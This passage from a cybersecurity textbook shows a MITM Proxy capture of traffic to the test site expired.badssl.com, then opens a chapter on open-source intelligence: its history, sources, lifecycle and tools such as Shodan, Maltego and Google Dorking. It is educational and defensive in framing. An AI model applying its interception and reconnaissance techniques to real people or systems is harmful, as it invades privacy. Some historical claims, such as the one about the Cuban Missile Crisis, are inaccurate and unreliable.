


badssl.com

https://badssl.com

Figure 2.49 BadSSL site options. ⏎


Figure 2.50 illustrates the expired CA certificate detected by MITM Proxy using the HTTP GET method with a successful status code as 200.



Path	Method	Status	Size	Time
https://expired.badssl.com/	GET	200	309b	290ms
https://expired.badssl.com/style.css	GET	200	1.5kb	295ms
https://expired.badssl.com/icons/favicon-red.ico	GET	200	5.3kb	301ms
https://expired.badssl.com/icons/icon-red.png	GET	200	3.8kb	290ms

Figure 2.50 Expired CA certificate. ⏎

Figure 2.51 presents the Request and Response tabs; notice that these are captured in clear text.



```
GET https://expired.badssl.com/ HTTP/1.1
Host: expired.badssl.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Referer: https://badssl.com/
```

```
ETag: W/"67d9defa-1ee"
Cache-Control: no-store
Content-Encoding: gzip
```

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="shortcut icon" href="/icons/favicon-red.ico"/>
  <link rel="apple-touch-icon" href="/icons/icon-red.png"/>
  <title>expired.badssl.com</title>
  <link rel="stylesheet" href="/style.css">
  <style>body { background: red; }</style>
```

Figure 2.51 Request & response tab details in clear text. ⏎

2.8 CONCLUSION

Securing network infrastructure requires a proactive and adaptive approach to defend against evolving threats. This chapter has demonstrated how attackers exploit network vulnerabilities to gain unauthorized access, move laterally, and exfiltrate sensitive data. Through practical case studies and hands-on exercises, readers have gained insight into the tactics used in MITM attacks, packet sniffing, eavesdropping, and DNS spoofing, among others. Understanding how attackers leverage specific network ports to carry out these attacks highlights the importance of thorough network traffic analysis and continuous monitoring. Hands-on walkthrough with tools like Wireshark, Ettercap, Tcpdump, Zeek, and Suricata have provided a practical foundation for detecting and mitigating threats. Additionally, the exploration of SSL/TLS vulnerabilities and email spoofing has underscored the need for comprehensive defensive strategies. Case studies of attacks over nonstandard ports further illustrate how adversaries bypass traditional security measures, reinforcing the importance of network forensics and threat intelligence. By applying the knowledge gained from this chapter, security professionals can enhance their ability to detect, analyze, and respond to network-based attacks effectively. Strengthening defensive postures through continuous monitoring, timely threat intelligence, and evolving security strategies will be key to safeguarding critical infrastructure from sophisticated cyber threats.

Chapter 3

Open-source intelligence

Harnessing intelligence from digital space

DOI: 10.1201/9781003542544-3

3.1 INTRODUCTION TO OSINT

Open-source intelligence (OSINT) refers to the process of collecting, analyzing, and interpreting information from publicly available sources to produce actionable intelligence. The term ‘Open Source’ implies that the information is not classified or restricted and is accessible to the public through various media, digital platforms, and publications. OSINT encompasses data gathered from a wide range of sources, including social media platforms, news articles, government reports, academic publications, public records, and even the deep and dark web. The goal of OSINT is to transform raw data into meaningful insights that can support decision-making, strategic planning, and threat assessment.

At its core, OSINT involves a systematic process of discovering and analyzing data to uncover patterns, relationships, and anomalies that might not be immediately visible. Unlike traditional intelligence methods that rely on covert operations or human sources (HUMINT), OSINT leverages the vast, dynamic, and rapidly expanding pool of information available in the digital and physical public domain. The growing digital footprint left by individuals and organizations in the form of social media activity, financial transactions, online communications, and geolocation data has made OSINT an invaluable tool for intelligence gathering.

OSINT is used across a wide array of fields, including cybersecurity, law enforcement, military intelligence, journalism, corporate security, and competitive business analysis. For instance, in cybersecurity, OSINT helps identify potential threats by monitoring public forums and hacker communities for signs of a data breach or malware attack. In the corporate world, OSINT is employed to gather insights into market trends, competitor behavior, and emerging technologies. Journalists and investigative reporters use OSINT techniques to uncover corruption, political scandals, and human rights violations by piecing together publicly available evidence from diverse sources.

The digital age has generated an unprecedented expansion of data. According to reports, over 328.77 million terabytes of data are created each day, fueled by social media activity, online transactions, internet searches, and machine-to-machine communications. This explosion of data has created vast amounts of open-source information that can be accessed and analyzed for intelligence purposes. The effectiveness of OSINT lies in its ability to harness this volume of information available in the digital age and turn it into actionable intelligence. The increasing accessibility of big data and the development of sophisticated analytical tools, such as machine learning (ML) and artificial intelligence (AI), have further enhanced the capabilities of OSINT. AI-driven algorithms can now process vast amounts of data in real time, identify patterns, and generate predictive models based on open-source information. ML techniques have improved the accuracy and speed of data analysis, enabling analysts to detect anomalies, uncover hidden threats, and predict future developments. Natural language processing (NLP) has enhanced the ability of OSINT platforms to analyze text, sentiment, and language patterns across multiple languages and regions.

The analysis of online forums and hacker communities has become a key method for identifying cyber threats. OSINT tools like Shodan allow security professionals to monitor exposed internet-facing devices and detect vulnerabilities in industrial control systems, critical infrastructure, and corporate networks. This proactive approach to cybersecurity helps organizations identify and mitigate risks before they can be exploited by malicious actors. The proliferation of social media platforms such as Facebook, Twitter, Instagram, LinkedIn, and TikTok has created a virtual goldmine of personal and organizational information. Individuals frequently share details about their daily lives, locations, professional activities, and personal relationships. Companies and governments also publish reports, financial data, and strategic plans online, often without fully considering the intelligence value of this information. Videos uploaded to platforms like Telegram and TikTok provided real-time evidence of troop movements and equipment deployment, enabling intelligence agencies to monitor the conflict with unprecedented accuracy. Open-source data also allowed independent analysts and news organizations to verify military activity and debunk misinformation.

Analysts can now automate data collection, analyze complex patterns, and generate predictive models to anticipate future events and identify hidden threats. However, the widespread availability of data also presents challenges related to misinformation, data integrity, and privacy, raising ethical and legal questions about the boundaries of OSINT operations. One of the most notable examples of OSINT's impact on modern intelligence is the role it played during the Russia–Ukraine conflict. OSINT analysts tracked Russian troop movements, intercepted communications, and monitored social media posts to provide real-time intelligence on the unfolding conflict. Satellite imagery, open-source videos, and geolocation data were used to verify military activity and assess the effectiveness of military operations. Similarly, during the COVID-19 pandemic, OSINT was used to track infection rates, monitor government responses, and combat misinformation through data analysis and media monitoring.

The roots of OSINT can be traced back to the early practices of intelligence gathering, long before the advent of modern technology. Throughout history, nations and military forces have relied on open sources of information, such as newspapers, radio broadcasts, and diplomatic communications, to gain strategic advantages. One of the earliest documented examples of open-source intelligence dates to ancient Egypt, where military leaders collected intelligence from travelers and foreign emissaries to assess the intentions of neighboring states. Similarly, the Roman Empire maintained a network of informants and spies who provided valuable information about the movements and intentions of rival factions.

The modern concept of OSINT began to take shape during the early 20th century, particularly during World War I and World War II. During these conflicts, military and intelligence agencies recognized the value of analyzing publicly available information to track enemy movements, monitor propaganda efforts, and assess political developments. For example, the British intelligence service (MI6) relied heavily on intercepted radio broadcasts and press reports to gather intelligence on German military operations and troop movements. The formal institutionalization of OSINT began during the Cold War era when the United States and the Soviet Union invested heavily in intelligence-gathering operations. The establishment of the Foreign Broadcast Information Service (FBIS) by the United States in 1941 marked a significant milestone in the history of OSINT. FBIS was tasked with monitoring and translating foreign radio broadcasts and publications to provide real-time intelligence on political and military developments. This period also saw the rise of signals intelligence (SIGINT) and human intelligence (HUMINT), which complemented OSINT efforts by providing covert and classified information.

During the Cold War, OSINT gained prominence as governments sought to analyze the speeches, policy statements, and media broadcasts of rival states to anticipate political and military strategies. The development of satellite technology and global communication networks further expanded the reach of OSINT by enabling the real-time collection of imagery, signals, and geospatial data. The role of OSINT was particularly evident during major geopolitical events, such as the Cuban Missile Crisis, where open-source satellite imagery helped the United States confirm the presence of Soviet missiles in Cuba.

The post-Cold War period witnessed a shift in the nature and scope of OSINT, driven by the rise of the internet and the proliferation of digital communication platforms. The launch of the World Wide Web in the early 1990s created an unprecedented volume of publicly accessible information, fundamentally altering the intelligence landscape. Governments, corporations, and private entities began to recognize the strategic value of online data, including websites, social media platforms, online forums, and digital archives. The terrorist attacks of September 11, 2001, further underscored the importance of OSINT in counterterrorism and national security. Intelligence agencies increased their focus on monitoring extremist websites, online communications, and financial transactions to track the activities of terrorist organizations.

The rise of social media platforms in the 2000s transformed OSINT by providing real-time access to the thoughts, behaviors, and interactions of individuals and organizations. Platforms like Twitter, Facebook, and YouTube became valuable sources of intelligence, enabling analysts to monitor geopolitical developments, track crisis events, and uncover disinformation campaigns. For example, during the Arab Spring in 2010–2011, OSINT analysts tracked protests and government responses through social media posts, video footage, and local news reports, providing valuable insights into the rapidly evolving political landscape in the Middle East.

The development of specialized OSINT tools and platforms during the 2010s further enhanced the capabilities of open-source intelligence. Tools like Shodan, a search engine for internet-connected devices, allowed analysts to identify vulnerabilities in industrial control systems and critical infrastructure. Maltego emerged as a powerful platform for link analysis and data visualization, enabling investigators to map complex relationships between individuals, organizations, and data points. Google Dorks allowed analysts to refine search queries and extract specific information from indexed websites, such as login portals, financial records, and unsecured databases.

Despite its growing importance, OSINT faces several challenges and ethical dilemmas. The widespread availability of personal and corporate data raises concerns about privacy and data protection. The rise of misinformation and disinformation campaigns complicates the task of verifying and analyzing open-source data. Adversaries have also begun to employ counter-OSINT measures, such as digital masking and false flag operations, to mislead analysts and obscure real-world developments. Governments and regulatory bodies have introduced data protection laws, such as the General Data Protection Regulation (GDPR), to establish legal boundaries for data collection and analysis.

Looking ahead, the future of OSINT is expected to be shaped by continued technological advancements and the growing complexity of the global information landscape. The integration of OSINT with other forms of intelligence, such as SIGINT and GEOINT (geospatial intelligence), will enhance the ability of intelligence agencies to generate comprehensive and actionable insights. The rise of decentralized information networks, encrypted communication channels, and AI-driven disinformation campaigns will present new challenges for OSINT analysts. However, the fundamental principles of OSINT to leverage publicly available data to uncover hidden truths and generate strategic insights remain a cornerstone of modern intelligence in the digital age.

Cybersecurity has emerged as one of the most critical applications of OSINT in the digital age. With the growing sophistication of cyberattacks, organizations need to monitor and respond to threats in real-time. OSINT plays a pivotal role in this process by providing access to threat intelligence from open sources, including hacker forums, dark web marketplaces, social media platforms, and cybersecurity blogs. For example, the ransomware attack on Colonial Pipeline in 2021 highlighted the importance of OSINT in incident response. OSINT analysts were able to trace the origin of the attack to the DarkSide hacker group by analyzing dark web communications and cryptocurrency transactions. Open-source data provided insights into the tactics, techniques, and procedures (TTPs) used by the attackers, allowing security teams to strengthen their defenses and prevent further exploitation.

OSINT supports phishing detection and brand monitoring. By analyzing domain registrations, social media profiles, and suspicious email activity, analysts can identify impersonation attempts and fraudulent activity before they escalate. Tools like PhishTank and Have I Been Pwned allow organizations to monitor compromised credentials and protect their users from identity theft. For instance, during the 2016 U.S. presidential election, OSINT played a crucial role in uncovering Russian interference through social media manipulation, fake news campaigns, and phishing attacks targeting political figures and organizations.

Law enforcement agencies have increasingly turned to OSINT to support criminal investigations, track suspects, and prevent criminal activity. Social media platforms, public records, and online communication channels provide valuable clues about the activities, connections, and whereabouts of suspects. One of the most well-known applications of OSINT in law enforcement is the tracking of terrorist activity. After the 2015 Paris attacks, OSINT analysts used social media posts and encrypted messaging apps to identify the perpetrators and uncover their networks. By analyzing online communications and geolocation data, intelligence agencies were able to map out the connections between terrorist cells and prevent future attacks.

Human trafficking and child exploitation cases have also benefited from OSINT. Analysts monitor dark web forums, classified ads, and online marketplaces to identify patterns of trafficking activity. Tools like Maltego and SpiderFoot enable investigators to connect disparate data points and uncover hidden networks involved in illicit activities. In organized crime investigations, OSINT has been used to monitor drug trafficking, money laundering, and gang activity. For example, the FBI and DEA used OSINT to track the movements of the Silk Road marketplace, leading to the arrest of its founder, Ross Ulbricht, in 2013. By analyzing blockchain transactions and monitoring dark web communications, investigators were able to map the financial operations of the marketplace and shut down its illegal activities.

In the corporate world, OSINT is widely used for competitive analysis, market research, and strategic decision-making. Companies monitor the activities of competitors, industry trends, and consumer sentiment through publicly available data. For instance, firms use OSINT to analyze social media trends and customer feedback to adjust marketing strategies and product offerings. By monitoring competitor announcements, financial reports, and patent filings, businesses gain insights into market positioning and future product developments. An example of OSINT-driven competitive intelligence is the analysis of Tesla's supply chain strategy. Analysts used satellite imagery and open-source trade data to track the construction of Tesla's Gigafactories, providing insights into production capacity and expansion plans. This information allowed competitors and investors to anticipate market shifts and adjust their strategies accordingly.

Investigative journalists have long relied on OSINT to uncover political scandals, corruption, and human rights violations. Platforms like Bellingcat have pioneered the use of OSINT in journalism, using satellite imagery, social media analysis, and geolocation data to verify claims and expose misinformation. A notable example of OSINT-driven journalism is the investigation into the downing of Malaysia Airlines Flight MH17 in 2014. Bellingcat analysts used open-source data from social media posts, satellite images, and video footage to trace the origin of the missile that struck the aircraft, identifying it as a Russian-made Buk missile. This evidence was later used in international investigations and legal proceedings. Similarly, OSINT played a key role in uncovering the involvement of Saudi agents in the murder of journalist Jamal Khashoggi in 2018. Analysts tracked the movements of the suspects using flight data, hotel records, and surveillance footage obtained from open sources.

While OSINT provides valuable insights, it also raises significant ethical and legal concerns. Privacy invasion, data manipulation, and misinformation pose challenges for OSINT analysts. Governments and corporations must balance the need for intelligence with respect for individual privacy and data protection laws. The rise of deepfakes and AI-generated content complicates the task of verifying open-source data. Analysts must employ advanced verification techniques to distinguish between genuine and manipulated information. This chapter explores the importance of OSINT in the digital age, examining its applications across various domains, the technological advancements driving its evolution, and the challenges and ethical considerations associated with its use. Through real-world examples and case studies, it demonstrates how OSINT has become indispensable for understanding complex global dynamics, monitoring emerging threats, and enabling strategic decision-making.

3.2 UNDERSTANDING THE OSINT FRAMEWORK

OSINT is widely used across industries and sectors, including national security, law enforcement, corporate security, competitive intelligence, journalism, and cybersecurity. The availability of vast amounts of data, combined with advances in AI, ML, and big data analytics, has transformed OSINT from a manual and labor-intensive process into an automated, real-time intelligence operation.

3.2.1 Social media as an OSINT source

Social media has become one of the most valuable and dynamic sources of OSINT. Platforms like Twitter, Facebook, LinkedIn, TikTok, Instagram, and YouTube provide real-time insights into personal behaviors, organizational activities, public sentiment, and geopolitical events. The sheer volume of user-generated content on social media makes it a goldmine for intelligence analysts seeking to track trends, identify threats, and monitor communications.

- **Real-Time Event Monitoring:** Social media allows OSINT analysts to monitor unfolding events in real-time. For example, during the Russia-Ukraine conflict, social media platforms were instrumental in tracking Russian troop movements and verifying military activity. OSINT analysts geolocated images and videos shared on Telegram and Twitter to confirm the presence of Russian tanks and equipment in Ukraine. Another example is the monitoring of civil unrest. During the Arab Spring (2010–2012), activists used Twitter and Facebook to organize protests and communicate with supporters. Intelligence agencies monitored these platforms to assess the scale of the protests and predict government responses.
- **Sentiment and Trend Analysis:** Social media is a powerful tool for sentiment analysis and public opinion monitoring. ML algorithms analyze posts, comments, and hashtags to gauge public sentiment toward political leaders, social movements, or corporate brands. For instance, companies use OSINT tools like Brandwatch and Hootsuite to monitor customer feedback and adjust marketing strategies.
- **Threat Detection:** Terrorist groups and extremist organizations often use social media for recruitment and propaganda. OSINT analysts monitor these activities to identify threats and disrupt networks. After the 2015 Paris terrorist attacks, OSINT analysts traced the communications of the attackers to encrypted Telegram channels, allowing intelligence agencies to uncover the broader terrorist network.

3.2.2 Public records as an OSINT source

Public records provide a wealth of structured data that can be mined for intelligence purposes. These records include government databases, court filings, patents, corporate filings, and land ownership records.

- **Government Databases:** Government agencies publish a vast array of public records, including business registrations, trademark filings, property ownership, and criminal records. Analysts use these records to uncover financial connections, trace ownership structures, and identify political affiliations. For example, OSINT analysts investigating money laundering use corporate registration databases to identify shell companies and track financial flows. The Panama Papers investigation in 2016 was made possible through the analysis of leaked corporate records, revealing how politicians and business leaders used offshore accounts to evade taxes.

- **Court Records:** Court filings provide valuable insights into legal disputes, regulatory violations, and criminal activity. OSINT analysts often cross-reference court records with other open-source data to build a comprehensive picture of a suspect or target. For instance, journalists investigating pharmaceutical companies have used court records to uncover evidence of illegal marketing practices and opioid distribution schemes.
- **Patents and Intellectual Property:** Patent filings are a valuable source of competitive intelligence. By analyzing patent databases, companies can anticipate competitors' technological advancements and strategic moves. For example, Apple's filing of patents related to facial recognition technology in 2017 provided insights into its plans to integrate Face ID into future iPhone models.

3.2.3 Dark web and deep web as OSINT sources

The deep web refers to internet content not indexed by standard search engines, including password-protected websites, subscription-based content, and private communications. The dark web is a subset of the deep web that requires special software, such as Tor (The Onion Router), to access.

- **Criminal Activity Monitoring:** The dark web is a hub for criminal activity, including drug trafficking, human trafficking, weapons sales, and hacking services. OSINT analysts monitor dark web forums and marketplaces to gather intelligence on emerging threats. For example, after the Silk Road marketplace was shut down in 2013, law enforcement agencies used OSINT techniques to monitor successor platforms and track cryptocurrency transactions linked to drug sales.
- **Stolen Data and Breach Information:** Hackers often sell stolen data, including credit card numbers, personal identities, and login

credentials, on dark web forums. OSINT tools like DarkOwl and Recorded Future scan these forums to identify compromised data and alert affected organizations. In 2019, a major breach involving over 770 million email addresses and 21 million passwords was discovered on the dark web. OSINT analysts helped identify the source of the breach and notify the affected users.

3.2.4 Search engines as OSINT sources

Search engines like Google, Bing, DuckDuckGo, and Yandex provide access to a vast amount of indexed information. Advanced search operators and techniques allow analysts to refine queries and extract specific data.

- **Google Dorking:** This involves using specialized search queries to uncover hidden information on indexed websites. This can include searching login portals, unsecured databases, and sensitive files to reveal confidential documents inadvertently exposed on a public server.
- **Metadata Analysis:** Search engines provide access to metadata embedded in files and documents. Metadata can reveal information about the file’s author, creation date, and editing history, which is useful for attribution analysis.
- **Competitive Intelligence:** Companies use search engines to monitor competitors’ websites, press releases, and product announcements. For example, Amazon’s hiring of supply chain engineers in 2020, as revealed through job postings indexed by Google, provided clues about the company’s plans to expand its logistics network.

3.2.5 News sources and blogs as OSINT sources

Traditional news sources and independent blogs provide valuable insights into global events, political developments, and market trends. OSINT analysts use news aggregation tools to monitor coverage across multiple regions and languages.

- **News Verification:** OSINT analysts cross-reference reports from different news agencies and independent sources to verify facts and detect misinformation. During the Syrian Civil War, OSINT analysts used satellite imagery, social media posts, and news reports to confirm the use of chemical weapons by government forces.
- **Early Warning Systems:** News reports often serve as early indicators of geopolitical instability, economic downturns, or public health crises. For example, early reports of a novel coronavirus outbreak in Wuhan, China, in December 2019 were identified by OSINT platforms like BlueDot and HealthMap.

3.2.6 Technical sources as OSINT sources

Technical sources provide valuable network-level intelligence, including domain registrations, IP addresses, and DNS records.

- **WHOIS Data:** WHOIS databases contain information about domain ownership and registration history. Analysts use this data to attribute cyberattacks and track malicious actors.
- **IP Address Tracking:** OSINT analysts use IP address data to monitor internet traffic and identify patterns of malicious activity.
- **SSL Certificate Analysis:** Analyzing SSL certificates can reveal the infrastructure used by cybercriminals and state-sponsored actors.

3.3 OSINT LIFECYCLE

OSINT has become an essential component of modern intelligence and information gathering. It involves the collection, analysis, and interpretation of publicly available information from various sources, including social media, news outlets, public records, government publications, and technical sources. However, OSINT is not merely about collecting data; it follows a structured and strategic process known as the OSINT cycle. OSINT cycle is a systematic approach that ensures intelligence gathering is purposeful, efficient, and actionable. It consists of five key phases: planning and direction, collection, processing and analysis, dissemination, and feedback. Each phase plays a critical role in transforming raw information into valuable intelligence. This structured approach ensures that intelligence is aligned with the decision-maker’s objectives and that insights are timely, accurate, and actionable.

3.3.1 Planning and direction

The OSINT cycle begins with the planning and direction phase, where the objectives and goals of the intelligence-gathering operation are defined. This phase sets the foundation for the entire OSINT process by identifying the specific questions that need to be answered and determining the scope and limitations of the collection effort.

- **Defining Objectives:** The first step in this phase is to clearly define the intelligence requirements. Decision-makers need to articulate what they want to know and why it matters. For example, a government agency may need to gather intelligence on a terrorist group’s activities in a specific region, while a corporation may want to monitor competitors’ product launches and market strategies. For example, after the 2015 Paris terrorist attacks, European intelligence agencies focused on gathering intelligence on extremist networks operating across social media platforms like Telegram and Twitter. The objective was to identify key members, communication methods, and potential threats.
- **Identifying Sources and Tools:** Once the objectives are defined, the next step is to determine the sources and tools needed to gather the required information. Sources may include social media, public records, government databases, or technical data. The tools used for collection could range from web crawlers and social media monitoring platforms to geolocation tools and search engines. For example, in the lead-up to the 2016 U.S. Presidential Election, intelligence agencies identified social media platforms like Facebook and Twitter as key sources for monitoring election-related disinformation campaigns. They used tools like CrowdTangle to track the spread of fake news and identify the actors involved.
- **Establishing a Timeline and Budget:** The planning phase also includes setting a realistic timeline and allocating resources.

Intelligence gathering may be time-sensitive, such as monitoring geopolitical conflicts, or it may be ongoing, such as tracking corporate activities or cyber threats. Cybersecurity firms planning to monitor dark web activity for compromised credentials may establish a 12-month project timeline and allocate a team of analysts with access to specialized dark web search tools like DarkOwl and Tor.

3.3.2 Collection

This phase involves gathering raw data from the identified sources. OSINT collection can involve manual research, automated data scraping, social media monitoring, and database analysis. The success of this phase depends on the quality and relevance of the collected information.

- **Social Media Collection:** Social media platforms like Twitter, Facebook, and LinkedIn are rich sources of real-time information. Analysts can collect data on public sentiment, political activity, criminal behavior, and even military operations through open social media posts. During the Russia–Ukraine conflict, analysts monitored social media posts from soldiers and civilians to track troop movements and military engagements. A single TikTok video showing Russian tanks crossing the border helped intelligence agencies confirm Russia’s invasion timeline.
- **Web Scraping and Automated Collection:** Web scraping tools like Scrapy and BeautifulSoup automate the process of extracting data from websites. This allows analysts to collect large volumes of information quickly and efficiently. Financial intelligence firms used web scraping to monitor cryptocurrency forums and dark web marketplaces for signs of fraudulent activity and money laundering.
- **Technical Data Collection:** OSINT also includes the collection of technical data such as IP addresses, domain registrations, DNS records, and SSL certificates. Tools like Shodan and Maltego allow analysts to map networks and identify vulnerabilities. For example, in 2021, a cybersecurity team identified exposed critical infrastructure in the U.S. by analyzing open ports and misconfigured industrial control systems using Shodan.

3.3.3 Processing and analysis

Once the data has been collected, it must be processed and analyzed to extract meaningful insights. Raw data is often noisy, unstructured, and incomplete. The processing phase involves cleaning and organizing the data to make it useful for analysis.

- **Data Cleaning and Organization:** Collected data is often redundant and inconsistent. Analysts use data cleaning tools to remove duplicates, filter out irrelevant information, and standardize formats. After collecting social media data on election interference, analysts used NLP algorithms to filter out spam and irrelevant posts, leaving only genuine disinformation campaigns for analysis.
- **Pattern Recognition and Correlation:** Analysts search for patterns, trends, and correlations within the data. ML algorithms can identify anomalies, connections between individuals, and hidden networks. OSINT analysts investigating a terrorist network identified a pattern of communication between operatives in Europe and the Middle East through encrypted Telegram channels.
- **Geolocation and Verification:** Geolocation analysis involves using metadata from images, videos, and social media posts to determine the physical location of an event or individual. For example, Bellingcat used satellite imagery and geolocation analysis to confirm the location of a Russian missile launcher involved in the downing of Malaysia Airlines Flight MH17.

3.3.4 Dissemination

Once the intelligence has been processed and analyzed, it needs to be shared with the relevant stakeholders. The goal of dissemination is to present the intelligence in a clear, actionable format that supports decision-making.

- **Reports and Briefings:** OSINT findings are typically shared through written reports, oral briefings, or interactive dashboards. The format depends on the nature of the intelligence and the audience. The U.S.

Department of Defense produces classified and unclassified OSINT reports that are shared with military commanders and policymakers to inform strategic decisions.

- **Visualization and Dashboards:** Data visualization tools like Tableau and Power BI allow analysts to present complex data in an intuitive format. Maps, charts, and graphs enhance understanding and highlight key insights. Cybersecurity firms used real-time dashboard to track the spread of a ransomware attack and provide live updates to their clients.
- **Sharing with Partner Organizations:** OSINT findings are shared with allied governments, law enforcement agencies, or corporate partners. After uncovering evidence of foreign election interference, U.S. intelligence agencies shared OSINT findings with NATO partners to prevent similar attacks.

3.3.5 Feedback

The final phase of the OSINT Cycle is Feedback. After the intelligence has been disseminated and acted upon, decision-makers provide feedback to analysts, which helps refine future intelligence-gathering efforts.

- **Assessing Accuracy and Relevance:** Decision-makers evaluate whether the intelligence met their objectives and whether the sources and methods were reliable. After an OSINT investigation into a cyberattack, a company’s CISO may evaluate whether the threat intelligence was accurate and whether the response strategy was effective.
- **Improving Collection Strategies:** Feedback helps refine the collection process by identifying gaps, improving source selection, and adjusting analytical methods. After detecting a failure to anticipate a supply chain disruption, a corporation may broaden its OSINT collection to include trade publications and shipping reports.

3.4 OSINT TOOLS AND PLATFORMS

3.4.1 Search and data aggregation tools

In the dynamic and ever-expanding realm of OSINT, the ability to efficiently locate, gather, and synthesize information is of paramount importance. Search and data aggregation tools form the core of this process, providing OSINT practitioners with the means to navigate the vast ocean of publicly available data and extract relevant insights. These tools vary widely in complexity and function, ranging from basic search engines with advanced operators to sophisticated platforms designed for intricate data visualization and automated reconnaissance.

The sheer volume of digital information generated daily presents a significant challenge for OSINT investigators. Data are dispersed across a multitude of online platforms, including social media networks, websites, online forums, databases, and an increasingly interconnected network of devices. To effectively conduct OSINT investigations, practitioners must be adept at navigating this complex digital landscape, employing a diverse set of search and aggregation tools to consolidate disparate data points into a cohesive and meaningful narrative. These tools are crucial in all stages of an investigation, from the initial reconnaissance phase, where information is collected, to the subsequent stages of analysis, correlation, and reporting. The tools enable investigators to sift through noise and focus on relevant information.

One of the foundational techniques in OSINT involves conducting targeted searches. While standard search engines can be useful, they often yield an overwhelming number of irrelevant results, burying the critical information amidst a sea of noise. Advanced search operators, such as those employed in Google Dorking, empower investigators to refine their queries with precision, enabling them to pinpoint specific files, documents, and other hidden information residing within the deeper recesses of the internet. Furthermore, specialized search engines like Shodan offer access to a wealth of data concerning internet-connected devices, providing valuable insights into potential vulnerabilities and security risks. Data aggregation tools play a vital role in consolidating information obtained from diverse sources. These tools often incorporate automated scraping and parsing capabilities, allowing investigators to efficiently extract relevant data from websites, social media profiles, and other online repositories. Once collected, these data can be analyzed to identify patterns, connections, and anomalies that might otherwise remain hidden. Link analysis and visualization tools, such as Maltego, further enhance this process by facilitating the exploration of relationships between different entities, uncovering hidden connections, and potentially revealing crucial leads.

